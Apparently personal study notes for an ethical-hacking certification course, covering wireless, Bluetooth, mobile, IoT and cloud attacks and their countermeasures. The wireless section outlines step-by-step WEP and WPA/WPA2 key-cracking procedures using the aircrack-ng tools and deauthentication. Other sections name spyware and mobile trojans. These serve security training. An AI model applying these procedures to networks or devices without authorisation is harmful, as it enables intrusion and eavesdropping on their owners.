  Wi-Fi Protected Access

  Uses RC4 with TKIP (Temporal Key Integrity Protocol)
  Initialization Vector (IV) is larger and an encrypted hash
  Every packet gets a unique 128-bit encryption key

  Personal | WPA-PSK
  TKIP + PSK
  64/128 bit RC4 MIC
  Everyone uses the same 256-bit key

  Enterprise | WPA-802.1X
  TKIP + RADIUS
  64/128 bit RC4 MIC
  Authenticates users individually with an authentication server (e.g., RADIUS)
- TKIP
  Temporal Key Integrity Protocol

  Mixed the keys
  Combines the secret root key with the IV

  Adds sequence counter
  Prevents replay attacks

  Implements a 64-bit Message Integrity Check
  Protecting against tampering

TKIP has it's own set of vulnerabilities
Deprecated in the 802.11-2012 standard

- WPA2
  Wi-Fi Protected Access v2

  802.11i IEEE standard

  Enterprise
  CCMP + RADIUS
  128 bit AES MIC Encryption

  Personal
  CCMP + PSK (Pre Shared Key)
  128 bit AES MIC Encryption

  AES (Advanced Encryption Standard) **replaced RC4**

  CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) replaced TKIP
  About CCMP
  Uses AES for data confidentiality
  128-bit key and a 128-bit block size
  Requires additional computing resources
  CCMP provides Data confidentiality (AES), authentication, and access control

- Wireless Hacking
  Threats | **Network Discovery** | **Wi-Fi Adapter**

  - Threats
    Access Control | **Integrity** | **Confidentiality** | **Availability** | **Authentication**

    Access Control Attacks
    Integrity Attacks
    Confidentiality Attacks
    Availability Attacks
    Authentication Attacks

  - Network Discovery
    - Wardriving, warflying, warwalking, etc.
    - Tools
      WiFiExplorer | **WiFiFoFum** | **OpenSignalMaps** | **WiFinder**
    - WIGLE
      Map for wireless networks
    - NetStumbler
      Tool to find networks
    - Kismet
      Wireless packet analyzer/sniffer that can be used for discovery

      Works without sending any packets (passively)
      Can detects access points that have not been configured
      Works by channel hopping

Can discover networks not sending beacon frames
Ability to sniff packets and save them to a log file (readable by Wireshark/tcpdump)

- NetSurveyor
  Tool for Windows that does similar features to NetStumbler and Kismet

  Doesn't require special drivers

- WiFi Adapter
  AirPcap | **pcap** | **libpcap**

  AirPcap is mentioned for Windows, but isn't made anymore
  pcap - driver library for Windows
  libpcap - driver library for Linux

- Wireless Attacks
  Rogue Access Point | **Evil Twin** | **Honeyspot** | **Ad Hoc Connection Attack** | **DoS Attack** | **MAC Filter**

  Rogue Access Point - Unauthorized access point plugged into a wired one. (Can be accidental)
  Tools for Rogue AP: Wi-Fi Pumpkin, Wi-Fi Pineapple

  Evil Twin - Is a Rogue AP tha is broadcasting the same (or very similar) SSID.
  Also known as a mis-association attack

  Honeyspot - faking a well-known hotspot with a rogue AP

  Ad Hoc Connection Attack - connecting directly to another phone via ad-hoc network.
  Not very successful as the other user has to accept connection

  DoS Attack - either sends de-auth packets to the AP or jam the wireless signal
  With a de-auth, you can have the users connect to your AP instead if it has the same name
  Jammers are very dangerous as they are illegal

  MAC Filter - only allows certain MAC addresses on a network
  Easily broken because you can sniff out MAC addresses already connected and spoof it
  Tools for spoofing include: SMAC and TMAC

- Wireless Encryption Attacks
  WEP Cracking | **WPA/WPA2 Cracking**

  - WEP Cracking
    To crack the WEP key for an access point, we need to gather lots of initialization vectors (IVs).
    Attackers can use injection to speed up the process by replaying packets

    Process:
    * Start the wireless interface in monitor mode on the specific AP channel
    * Test the injection capability of the wireless device to the AP
    * Use aireplay-ng to do a fake authentication with the access point
    * Start airodump-ng on AP channel with a BSSID filter to collect the new unique IVs
    * Start aireplay-ng in ARP request replay mode to inject packets
    * Run aircrack-ng to crack key using the IVs collected

  - WPA/WPA2 Cracking
    Much more difficult than WEP
    Uses a constantly changing temporal key and user-defined password
    Key Reinstallation Attack (KRACK) - replay attack that uses third handshake of another device's session

Most other attacks are simply brute-forcing the password

Process:
* Start monitoring and find the BSSID (e.g: using airodump-ng)
* Start monitoring only the BSSID with .cap output file
* The goal is to grab a WPA handshake; The attacker can wait to some client to connect to grab the handshake * /or use a deauth attack to deauthenticate a client to make him/her connect again.
* Start aircrack-ng using a good wordlist to brute force the .cap file that you recorded on step 2.

- Tools

Aircrack-ng Suite | **Cain & Abel** | **Wifite** | **KisMAC** | **Fern WiFi Cracker** | **WEPAttack** | **WEPCrack** | **Portable Penetrator** | **Elcomsoft's Wireless Security Auditor**

Aircrack-ng Suite - is a complete suite of tools to assess WiFi network security.
Monitoring: Packet capture and export of data to text files for further processing by third party tools.
Attacking: Replay attacks, deauthentication, fake access points and others via packet injection.
Testing: Checking WiFi cards and driver capabilities (capture and injection).
airodump-ng - used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs (Initialization Vector) for the intent of using them with aircrack-ng.
airmon-ng - Used to enable monitor mode on wireless interfaces.
aireplay-ng - Is used to inject frames (arp replay, deauthentication attack, etc).
aircrack-ng - Is an 802.11 WEP and WPA/WPA2-PSK key cracking program.

Cain and Abel - Sniffs packets and cracks passwords (may take longer)
Relies on statistical measures and the PTW technique to break WEP

Wifite - Is an automated wireless attack tool.
KisMAC - MacOS tool to brute force WEP or WPA passwords
Fern WiFi Cracker
WEPAttack
WEPCrack
Portable Penetrator
Elcomsoft's Wireless Security Auditor

Methods to crack include PTW, FMS, and Korek technique

- Bluetooth Attacks

Bluesmacking | **Bluejacking** | **Bluebugging** | **Bluesnarfing**

Bluesmacking - Denial of service against device
Bluejacking - Sending unsolicited messages
Bluebugging - Remotely using a device's features
Bluesnarfing - Theft of data from a device

- Wireless Sniffing

NetStumbler | **Kismet** | **OmniPeek** | **WiFi Pilot** | **Airmagnet WiFi Analyzer Pro**

Very similar to sniffing a wired network

Tools
NetStumbler
Kismet - is a network detector, packet sniffer, and IDS for 802.11 wireless LANs.
OmniPeek - provides data like Wireshark in addition to network activity and monitoring
AirMagnet WiFi Analyzer Pro - sniffer, traffic analyzer and network-auditing suite
WiFi Pilot

- Protecting Wireless Networks - Best practices

  Use 802.11i | **Warnings of Public / Free Wi-Fi** | **Session Hijacking** | **Rouge APs** | **Evil Twins**

  Use 802.11i
  WPA2
  AES encryption
  MAC Filtering with ACL (It's not a final solution, hackers can circumvent)
  Disable SSID broadcast (It's not a final solution, hackers can circumvent)
  Use VPN in case of home office (connecting externally)
  Warnings of Public / Free Wi-Fi
  Session hijacking
  Rogue APs
  Evil Twins

  1 Backlink

  EC-Council Official Labs
  - Module 16 - Hacking Wireless Networks

Module 17 - Hacking Mobile Platforms

- Three Main Avenues of Attack
  Device Attacks | **Network Attacks** | **Data Center (Cloud) Attacks**

  Device Attacks - browser based, SMS, application attacks, rooted/jailbroken devices
  Network Attacks - DNS cache poisoning, rogue APs, packet sniffing
  Data Center (Cloud) Attacks - databases, photos, etc.
- OWASP Top 10 Mobile Risks
  OWASP Mobile Top 10 Vulnerabilities List **2016**

  M1 - Improper Platform Usage
  Misuse of features or security controls (Android intents, TouchID, Keychain)

  M2 - Insecure Data Storage
  Improperly stored data and data leakage

  M3 - Insecure Communication
  Poor handshaking, incorrect SSL, clear-text communication

  M4 - Insecure Authentication
  Authenticating end user or bad session management

  M5 - Insufficient Cryptography
  Code that applies cryptography to an asset, but is insufficient (does NOT include SSL/TLS)

  M6 - Insecure Authorization
  Failures in authorization (access rights)

  M7 - Client Code Quality
  Catchall for code-level implementation problems

  M8 - Code Tampering
  Binary patching, resource modification, dynamic memory modification

  M9 - Reverse Engineering
  Reversing core binaries to find problems and exploits

  M10 - Extraneous Functionality
  Catchall for backdoors that were inadvertently placed by coders
- Mobile Platforms
  Android | **iOS**

  - Android - Platform built by Google
    Rooting - Name given to the ability to have root access on an Android device

    Tools
    KingoRoot
    TunesGo
    OneClickRoot
    MTK Droid

- iOS - platform by Apple
  Jailbreaking - different levels of rooting an iOS device

  Tools
  evasi0n7
  GeekSn0w
  Pangu
  Redsn0w
  Absinthe
  Cydia

  Techniques
  Untethered - kernel remains patched after reboot, with or without a system connection
  Semi-Tethered - reboot no longer retains patch; must use installed jailbreak software to re-jailbreak
  Tethered - reboot removes all jailbreaking patches; phone may get in boot loop requiring USB to repair

  Types
  Userland exploit - found in the system itself; gains root access; does not provide admin; can be patched by Apple
  iBoot exploit - found in bootloader called iBoot; uses vulnerability to turn codesign off; semi-tethered; can be patched
  BootROM exploit - allows access to file system, iBoot and custom boot logos; found in device's first bootloader; cannot be patched
- App Store attacks
  Since some App stores are not vetted, malicious apps can be placed there
- Phishing attacks
  Mobile phones have more data to be stolen and are just as vulnerable as desktops
- Android Device Administration API
  Allows for security-aware apps that may help
- Bring Your Own Device (BYOD)
  Dangerous for organizations because not all phones can be locked down by default
- Mobile Device Management
  Like group policy on Windows; helps enforce security and deploy apps from enterprise

  MDM solutions include XenMobile, IBM, MaaS360, AirWatch and MobiControl
- Bluetooth attacks
  If a mobile device can be connected to easily, it can fall prey to Bluetooth attacks

  Discovery mode - how the device reacts to inquiries from other devices
  Discoverable - answers all inquiries
  Limited Discoverable - restricts the action
  Non-discoverable - ignores all inquiries

  Pairing mode - how the device deals with pairing requests
  Pairable - accepts all requests
  Non-pairable - rejects all connection requests

- Mobile Attacks
  All other attacks presented on previous chapter are susceptible to mobile devices too attacks like

session hijacking, browser vulnerabilities, XSS, email, SMS, phone, OS/Apps bugs, excessive permissions and so on. Vulnerabilities on connection (Bluetooth, WIFI, NFC), encryption.

SMS Phishing (Smishing) - sending texts with malicious links
People tend to trust these more because they happen less

Trojans Available to Send
Obad
Fakedefender
TRAMPS
ZitMo

Spyware
Mobile Spy
Spyera

Mobile platform features such as Find my iPhone, Android device tracking and the like can be hacked to find devices, etc.

Mobile Attack Platforms - tools that allow you to attack from your phone
Network Spoofer
DroidSheep
Nmap

Bluetooth

Bluetooth Attacks
Bluesmacking - Denial of service against device
Bluejacking - Sending unsolicited messages
Bluesniffing - Attempt to discover Bluetooth devices
Bluebugging - Remotely using a device's features
Bluesnarfing - Theft of data from a device
Blueprinting - Collecting device information over Bluetooth

Bluetooth Attack Tools
BlueScanner - finds devices around you
BT Browser - another tool for finding and enumerating devices
Bluesniff and btCrawler - sniffing programs with GUI
Bloover - can perform Bluebugging
PhoneSnoop - good spyware option for Blackberry
Super Bluetooth Hack - all-in-one package that allows you to do almost anything


- Improving Mobile Security

Always check OS and Apps are up to date
Screen Locks + Passwords
Secure Wireless comunication
No Jailbreaking or Rooting
Don't store sensitive information on mobile (like confidential information from company)
Remote desktop (e.g. Citrix)
Use Official app stores
Anti-virus
Remote wipe option
Remote management
Remote tracking
⚠️ Companies should use MDM policies to accomplish mobile security.

1 Backlink

EC-Council Official Labs

- Module 17 - Hacking Mobile Platforms
  - https://www.youtube.com/watch?v=b2YrqpeklFw&list=PLw6vraVAHMIo1RmQ4_qMuDiJapRRbTYr6&index=12



Module 18 - Hacking IoT and OT Hacking

- Basic

  IoT | Methods of Computing | Edge Computing | Multi-Layer Architecture of IoT | IoT Technology Protocols | IoT Operating Systems | Geofencing | Grid Computing | AoT | IIoT

  - IoT

    The Internet of Things describes the **network of physical objects**—"things"—that are embedded with sensors, software, and other technologies for the purpose of connecting and exchanging data with other devices and systems over the internet.

    Traditional fields of embedded systems, wireless sensor networks, control systems, automation (including home and building automation), and others all contribute to enabling the Internet of things.

    Three Basic Components
    Sensing Technology
    IoT gateways
    The cloud

  - Methods of Communicating

    Device to Device | Device to Cloud | Device to Gateway | Back-End Data Sharing

    IoT connectivity boils down to how things connect to each other. Can be wired, wireless, 4G LTE, Bluetooth, GPS, LoRa, mesh networking, RFID, WiFi, Zigbee and Z-wave.
    Device to Device - Direct communication between two devices.
    Device to Cloud - Communicates directly to a cloud service.
    Device to Gateway - Communicate to a centralized gateway that gathers data and then sends it to an application server based in the cloud.
    Back-End Data Sharing - Used to scale the device to cloud model to allow for multiple devices to interact withone or more application servers.

  - Edge Computing

    Edge Computing is a **distributed computing paradigm** in which processing and computation are performed mainly on classified device nodes known as smart devices or edge devices as opposed to processed in a centralized cloud environment or data centers.

    It helps to provide server resources, data analysis, and artificial intelligence to data collection sources and cyber-physical sources like smart sensors and actuators.

    ⚠️ Edge computing handling data by pushing into the cloud. Fog Computing is more like keep things locally.

  - Multi-Layer Architecture of IoT

    Edge Technology Layer | Access Gateway Layer | Internet Layer | Middleware Layer | Application Layer

    Edge Technology Layer - consists of sensors, RFID tags, readers and the devices
    Access Gateway Layer - first data handling, message identification and routing
    Internet Layer - crucial layer which serves as main component to allow communication
    Middleware Layer - sits between application and hardware; handles data and device management, data analysis and aggregation
    Application Layer - responsible for delivery of services and data to the user

  - IoT Technology Protocols

The protocols are divided in **Short-Range Wireless** | **Medium-Range Wireless** | **Long-Range Wireless** | **Wired Communications**

Short-Range Wireless
Bluetooth Low-energy (BLE)
Light-Fidelity (Li-Fi)
Near Field Communication (NFC)
QR Codes & Barcodes
Radio-frequency Identification (RFID)
Wi-fi / Direct
Z-wave
Zigbee

Medium-Range Wireless
Ha-Low
LTE-Advanced

Long-Range Wireless
Low-power Wide-area Networking (LPWAN)
LoRaWAN
Sigfox
Very Smart Aperture Terminal (VSAT)
Cellular

Wired Communications
Ethernet
Power-Line Communication (PLC)
Multimedia over Coax Alliance (MoCA)

- IoT Operating Systems

  RIOT OS | **ARM Mbed OS** | **RealSense OS X** | **Nucleus RTOS** | **Brillo** | **Contiki** | **Zephyr** | **Ubuntu Core** | **Integrity RTOS** | **Apache Mynewt**

  RIOT OS - Embedded systems, actuator boards, sensors; is energy efficient
  ARM Mbed OS - Mostly used on wearables and other low-powered devices
  RealSense OS X - Intel's depth sensing version; mostly found in cameras and other sensors
  Nucleus RTOS - Used in aerospace, medical and industrial applications
  Brillo - Android-based OS; generally found in thermostats
  Contiki - OS made for low-power devices; found mostly in street lighting and sound monitoring
  Zephyr - Option for low-power devices and devices without many resources
  Ubuntu Core - Used in robots and drones; known as "snappy"
  Integrity RTOS - Found in aerospace, medical, defense, industrial and automotive sensors
  Apache Mynewt - Used in devices using Bluetooth Low Energy Protocol

- Geofencing

  Uses **GPS and RFID technologies to create a virtual geographic boundary**, like around your home property. A response is then triggered any time a mobile device enters or leaves the area.

- Grid Computing

  Reduces costs by maximizing existing resources. This is accomplished with multiple machines together to solve a specific problem.

- Analytics of Things (AoT)

  The analysis of IoT data, which is the data being generated by IoT sensors and devices.

- Industrial IoT (IIoT)

> The industrial internet of things (IIoT) refers to the extension and use of the internet of things (IoT) in industrial sectors and applications. With a strong focus on machine-to-machine (M2M) communication, big data, and machine learning, the IIoT enables industries and enterprises to have better efficiency and reliability in their operations.
>
> The IIoT encompasses industrial applications, including robotics, medical devices, and software-defined production processes.

- OWASP Top 10 IoT Vulnerabilities (2014)

I1 - Insecure Web Interface
Problems such as account enumeration, weak credentials, and no account lockout

I2 - Insufficient Authentication/Authorization
Assumes interfaces will only be exposed on internal networks and thus is a flaw

I3 - Insecure Network Services
May be susceptible to buffer overflow or DoS attacks

I4 - Lack of Transport Encryption/Integrity Verification
Data transported without encryption

I5 - Privacy Concerns
Due to collection of personal data

I6 - Insecure Cloud Interface
Easy-to-guess credentials make enumeration easy

I7 - Insecure Mobile Interface
Easy-to-guess credentials on mobile interface

I8 - Insufficient Security Configurability
Cannot change security which causes default passwords and configuration

I9 - Insecure Software/Firmware
Lack of a device to be updated or devices that do not check for updates

I10 - Poor Physical Security
Because of the nature of devices, these can easily be stolen

- OWASP Top 10 IoT Vulnerabilities (2018)

1. Weak, guessable, or hardcoded passwords
Use of easily bruteforced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.

2. Insecure network services
Unneeded or insecure network services running on the device itself, especially those exposed to the internet, that compromise the confidentiality, integrity/authenticity, or availability of information or allow unauthorized remote control...

3. Insecure ecosystem interfaces
Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components. Common issues include a lack of authentication/authorization, lacking or weak encryption, and a lack of input and output filtering.

4. Lack of secure update mechanism
Lack of ability to securely update the device. This includes lack of firmware validation on device, lack

of secure delivery (un-encrypted in transit), lack of anti-rollback mechanisms, and lack of notifications of security changes due to updates.

5. Use of insecure or outdated components
Use of deprecated or insecure software components/libraries that could allow the device to be compromised. This includes insecure customization of operating system platforms, and the use of third-party software or hardware components from a compromised supply chain.

6. Insufficient privacy protection
User's personal information stored on the device or in the ecosystem that is used insecurely, improperly, or without permission.

7. Insecure data transfer and storage
Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing.

8. Lack of device management
Lack of security support on devices deployed in production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities.

9. Insecure default settings
Devices or systems shipped with insecure default settings or lack the ability to make the system more secure by restricting operators from modifying configurations.

10. Lack of physical hardening
Lack of physical hardening measures, allowing potential attackers to gain sensitive information that can help in a future remote attack or take local control of the device.

- Common IoT Attack Areas

Device memory containing credentials
Device / Ecosystem Access Control
Device Physical Interfaces / Fimrware extraction
Device web interface
Device Firmware
Device network services
Devices administrative interface(s)
Unencrypted Local data storage
Cloud interface(s)
Device update mechanism(s)
Insecure API's (vendor & thir-party)
Mobile application
Confidentiality and Integrity issues across the ecosystem
Network traffic

- IoT Threats

DDoS Attack | **HVAC System attacks** | **Rolling code attack** | **BlueBorne attack** | **Jamming attack** | **Remote access via backdoor** | **Remote access via unsecured protocols** | **Sybil attack** | **Rootkits / Exploit kits** | **Ransomware**

DDoS Attack
HVAC System attacks - Attacks on HVAC systems
Rolling code attack - Used to steal cars; The ability to jam a key fob's communications, steal the code and then create a subsequent code
BlueBorne attack - Attacks against Bluetooth devices
Jamming attack
Remote access via backdoors

Remote access via unsecured protocols such as TELNET
Sybil attack - Uses multiple forged identities to create the illusion of traffic; happens when a insecure computer is hijacked to claim multiple identities.
Rootkits / Exploit kits
Ransomware

Other attacks already enumerated in other sections still apply such as MITM, ransomware, side channel, replay attack etc.

- IoT Hacking Methodology

Information Gathering | **Vulnerability Scanning** | **Launching Attacks** | **Gaining Access** | **Maintaining Access**

Information Gathering - gathering information about the devices;
Tools:
Shodan
Censys
Thingful
Google

Vulnerability Scanning - same as normal methodology - looks for vulnerabilities
Tools:
Nmap
Multi-ping
RIoT Vulnerability Scanner
Foren6 (traffic sniffer)
beSTORM

Launching Attacks
Tools:
RFCrack
Attify Zigbee Framework
HackRF
Firmalyzer

Gaining Access - same objectives as normal methodology

Maintaining Access - same objectives as normal methodology

- Countermeasures to help secure IoT devices

Firmware updates
Block ALL unecessary ports
Disable insecure access protocols such as TELNET
Only use encrypted communication protocols
Use strong passwords
Encrypt ALL data and communications coming into, being stored in and leaving the device
Use account lockout
Configuration management and baselining of devices along with compliance monitoring
Use multi-factor authentication
Disable UPnP

1 Backlink

EC-Council Official Labs
- Module 18 - Hacking IoT and OT Hacking

Module 19 - Cloud Computing


- Cloud Computing Basics
  - Three Types of Service Models
    IaaS | **PaaS** | **SaaS**

    Infrastructure as a Service (IaaS)
    Provides virtualized computing resources
    Third party hosts the servers with hypervisor running the VMs as guests
    Subscribers usually pay on a per-use basis
    e.g: AWS, Microsoft Azure, Digital Ocean, Google Cloud

    Platform as a Service (PaaS)
    Geared towards software development
    Hardware and software hosted by provider
    Provides ability to develop without having to worry about hardware or software
    e.g: Heroku, SalesForce

    Software as a Service (SaaS)
    Provider supplies on-demand applications to subscribers
    Offloads the need for patch management, compatibility and version control
    e.g: Microsoft Office 365, Dropbox storage, Google Docs.

Tech stack	Type
Software	SaaS
Apps	PaaS
OS	IaaS
Virtualization	managed by provider
Storage/Networking	managed by provider



- Cloud Deployment Models

  Private Cloud | **Community Cloud** | **Public Cloud** | **Hybrid Cloud**

  Private Cloud - Cloud solely for use by one tenant; usually done in larger organizations.
  Community Cloud - Is make up of infrastructure from several different entitites wich may be cloud providers, business partners, and so on. (members only type of thing)
  Public Cloud - Services provided over a network that is open for public to use; Amazon S3, Microsoft Azure - Open for business.
  Hybrid Cloud - A composition of two or more cloud deployment models.

- NIST Cloud Architecture

  Cloud Consumer | **Cloud Provider** | **Cloud Auditor** | **Cloud Broker** | **Cloud Carrier**

  The NIST cloud computing reference architecture (NIST SP 500-292) define five major actors; Each actor is an entity (a person or an organization) that participates in a transaction or process and/or perform tasks in cloud computing.
  Cloud Consumer - A person or org. that maintains a business relationship with, and use servies from Cloud Providers; aquires and uses cloud products and services.
  Cloud Provider - A person, org. or entity responsible for making a service available; Purveyor of products and services.
  Cloud Auditor - Independent assor of cloud service an security controls.
  Cloud Broker - Manages use, performance and delivery of services as well as relationships between Cloud Providers to Cloud consumers.
  Cloud Carrier - Organization with responsibility of transferring data; Intermediary that provides connectivity and transport of Cloud services from Cloud providers to Cloud consumers. (e.g: Telecom's)

  ⚠️ - **FedRAMP** - regulatory effort regarding cloud computing
  ⚠️ - **PCI DSS** - deals with debit and credit cards, but also has a cloud SIG

- Five characteristics of cloud computing

  On-demand self-service | **Broad network access** | **Multi-tenancy and resource pooling** | **Rapid elasticity and scalability** | **Measured service**

  The National Institute of Standards and Technology (NIST) defines cloud computing as it is known today through five particular characteristics.

On-demand self-service
Broad network access
Multi-tenancy and resource pooling
Rapid elasticity and scalability
Measured service

- Threats

Data Breach or Loss - Biggest threat; includes malicious theft, erasure or modification
Shadow IT - IT systems or solutions that are developed to handle an issue but aren't taken through proper approval chain
Abuse of Cloud Resources - Another high threat (usually applies to Iaas and PaaS)
Insecure Interfaces and APIs - Cloud services can't function without them, but need to make sure they are secure
Service Oriented Architecture - API that makes it easier for application components to cooperate and exchange information
Insufficient due diligence - Moving an application without knowing the security differences
Shared technology issues - Multitenant environments that don't provide proper isolation
Unknown risk profiles - Subscribers simply don't know what security provisions are made int he background
Wrapping Attack - SOAP message intercepted and data in envelope is changed and sent/replayed
Session riding - CSRF under a different name; deals with cloud services instead of traditional data centers

Others include malicious insiders, inadequate design and DDoS

Other threats:
Loss/compromise of encryption keys
Isolation failure
Compliance risk
VM vulnerabilities
Vendor lock-on
Jurisdictional issues based on chaning geographic boundaries
E-discovery/subpoena
Cloud service termination/failure
Improper/incomplete data handling & disposal
Management network failure/interface compromise

- Attacks

Service hijacking via Social engineering & network sniffing
Session hijacking using XSS
DNS attacks
Side channel attacks - (e.g.: Using an existing VM on the same physical host to attack another)
Cross VM attacks
SQL injection
Cryptanalysis attacks
Wrapping attacks - performed during the translation of SOAP messages in the TLS layer; attackers duplicate the body of the message and send it to the targeted server impersonating the legitimate user.
DoS/DDoS attack
Main-in-the-Cloud attacks - abuse of cloud file synchronization services br tracking the user into installing malicious software that places the attacker's synchronization token for the service ton their machine, allowing the attacker to steal the user's token and gain access to their files.

- OWASP Top 10 Application Security Risks

Injection - Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

* Input validation
* Limit account privileges

Broken Authentication - Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

Sensitive Data Exposure - Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

XML External Entities (XXE) - Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
* If your application uses SAML for identify processing with federated security or Single Sing on (SSO). SAML uses XML.
* If applications accepts XML directly or XML uploads from unstrusted sources, or inserts untrusted data into XML documents.
* Any of XML processors in the application or SOAP based web services that have (DTDs) enabled.

Broken Access Control - Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

Security Misconfiguration - is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/ upgraded in a timely fashion.

Cross-Site Scripting XSS - occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
* Reflected XSS
* Stored XSS
* DOM XSS

Insecure Deserialization - often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

Using Components with Known Vulnerabilities - Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

Insufficient Logging & Monitoring - Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain

persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

Additional Attacks

Directory Traversal (../) - An attacker can get sensitive information like the contents of the /etc/passwd file that contains a list of users on the server; Log files, source code, access.log and so on

Cross-site Request Forgery (CSRF) - Forces an end user to execute unwanted actions on an app they're already authenticated on
* Inherits identity and privileges of victim to perform an undesired function on victim's behalf
* Captures the session and sends a request based off the logged in user's credentials
* Can be mitigated by sending random challenge tokens

- Cloud Security Control Layers

  Applications | **Information** | **Management** | **Network** | **Trusted Computing Model** | **Computer & Network Storage** | **Physical**

  Problem with cloud security is what you are allowed to test and what should you test; Another concern is with a hypervisor, if the hypervisor is compromised, all hosts on that hypervisor are as well.
  Applications - SDCL (Software development cycle), WAF (web application firewall)
  Information - DLP, encryption
  Management - GRC, IAM , Patch & Configuration
  Network - NIDS/NIPS, DNSSEC, QoS
  Trusted Computing Model - attempts to resolve computer security problems through hardware enhancements
  Roots of Trust (RoT) - set of functions within TCM that are always trusted by the OS
  Computer & Network Storage - Encryption, Host-based firewall, HIDS/HIPS
  Physical - Guards, Gates, Fences etc.

- Tools

  CloudInspect - pen-testing application for AWS EC2 users
  CloudPassage Halo - instant visibility and continuous protection for servers in any cloud
  Dell Cloud Manager
  Qualys Cloud Suite
  Trend Micro's Instant-On Cloud Security
  Panda Cloud Office Protection

1 Backlink

EC-Council Official Labs
